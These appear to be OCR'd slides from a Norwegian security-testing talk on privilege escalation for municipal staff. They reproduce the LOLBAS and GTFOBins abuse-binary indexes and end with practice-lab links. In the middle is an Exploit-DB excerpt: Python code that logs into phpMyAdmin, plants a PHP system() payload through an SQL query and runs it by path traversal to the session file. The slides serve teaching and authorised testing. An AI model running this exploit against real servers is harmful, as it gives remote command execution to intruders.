srv-SCCMClientPush
srv-mdm01
srv sec01

Eskalering av rettigheter

https://lolbas-project.github.io

https://gtfobins.github.io

LOLBAS

☆ Star 4,658

Living Off The Land Binaries, Scripts and Libraries

For more info on the project, click on the logo.

If you want to contribute, check out our contribution guide. Our criteria list sets out what we define as a LOLBin/Script/Lib.

MITRE ATT&CK® and ATT&CK® are registered trademarks of The MITRE Corporation. You can see the current ATT&CK® mapping of this project on the ATT&CK® Navigator.

If you are looking for UNIX binaries, please visit gtfobins.github.io.

Search among 160 binaries by name (e.g. 'MSBuild'), function (e.g. '/execute'), type (e.g. '#Script') or ATT&CK info (e.g. 'T1218')

Binary	Functions	Type	ATT&CK® Techniques
AppInstaller.exe	Download	Binaries	T1105: Ingress Tool Transfer
Aspnet_Compiler.exe	AWL bypass	Binaries	T1127: Trusted Developer Utilities Proxy Execution
At.exe	Execute	Binaries	T1053.002: At
Atbroker.exe	Execute	Binaries	T1218: System Binary Proxy Execution
Bash.exe	Execute AWL bypass	Binaries	T1202: Indirect Command Execution
Bitsadmin.exe	Alternate data streams Download Copy	Binaries	T1564.004: NTFS File Attributes T1105: Ingress Tool Transfer

GTFOBins

☆ Star 7,264

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.

The project collects legitimate functions of Unix binaries that can be abused to ~~get the f**k~~ break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a collaborative project created by Emilio Pinna and Andrea Cardaci where everyone can contribute with additional binaries and techniques.


If you are looking for Windows binaries you should visit LOLBAS.

Shell | Command | Reverse shell | Non-interactive reverse shell | Bind shell | Non-interactive bind shell | File upload | File download | File write | File read | Library load | SUID | Sudo | Capabilities | Limited SUID

Search among 334 binaries: <binary> +<function> ...

Binary	Functions
ab	File upload File download SUID Sudo
agetty	SUID
alpine	File read SUID Sudo

https://www.exploit-db.com/



```
content = r.content.decode('utf-8')
s = re.search('logged_in:(\w+),', content)
logged_in = s.group(1)
if logged_in == "false":
  print("Authentication failed")
  exit()

# get 2nd token and cookie
cookies = r.cookies
token = get_token(content)

# 3rd req: execute query
url2 = url + "/import.php"
# payload
payload = '''select '<?php system("{}") ?>';'''.format(command)
p = {'table':'', 'token': token, 'sql_query': payload }
r = requests.post(url2, cookies = cookies, data = p)
if r.status_code != 200:
  print("Query failed")
  exit()

# 4th req: execute payload
session_id = cookies.get_dict()['phpMyAdmin']
url3 = url + "/index.php?target=db_sql.php%253f/../../../../../../../../var/lib/php/sessions/sess_{}".format(session_id)
r = requests.get(url3, cookies = cookies)
if r.status_code != 200:
  print("Exploit failed")
  exit()

# get result
content = r.content.decode('utf-8', errors="replace")
s = re.search("select '(.*?)\n'", content, re.DOTALL)
if s != None:
  print(s.group(1))
```

Øvelse gjør mester

https://kins.no/arrangementer/oktober-2022-sikkerhetstesting-for-kommuner-og-fylkeskommuner/

https://ctf.kins.no/

https://www.hackthebox.com/

https://www.vulnhub.com/

https://owasp.org/www-project-juice-shop/

https://www.youtube.com/

Takk for meg :)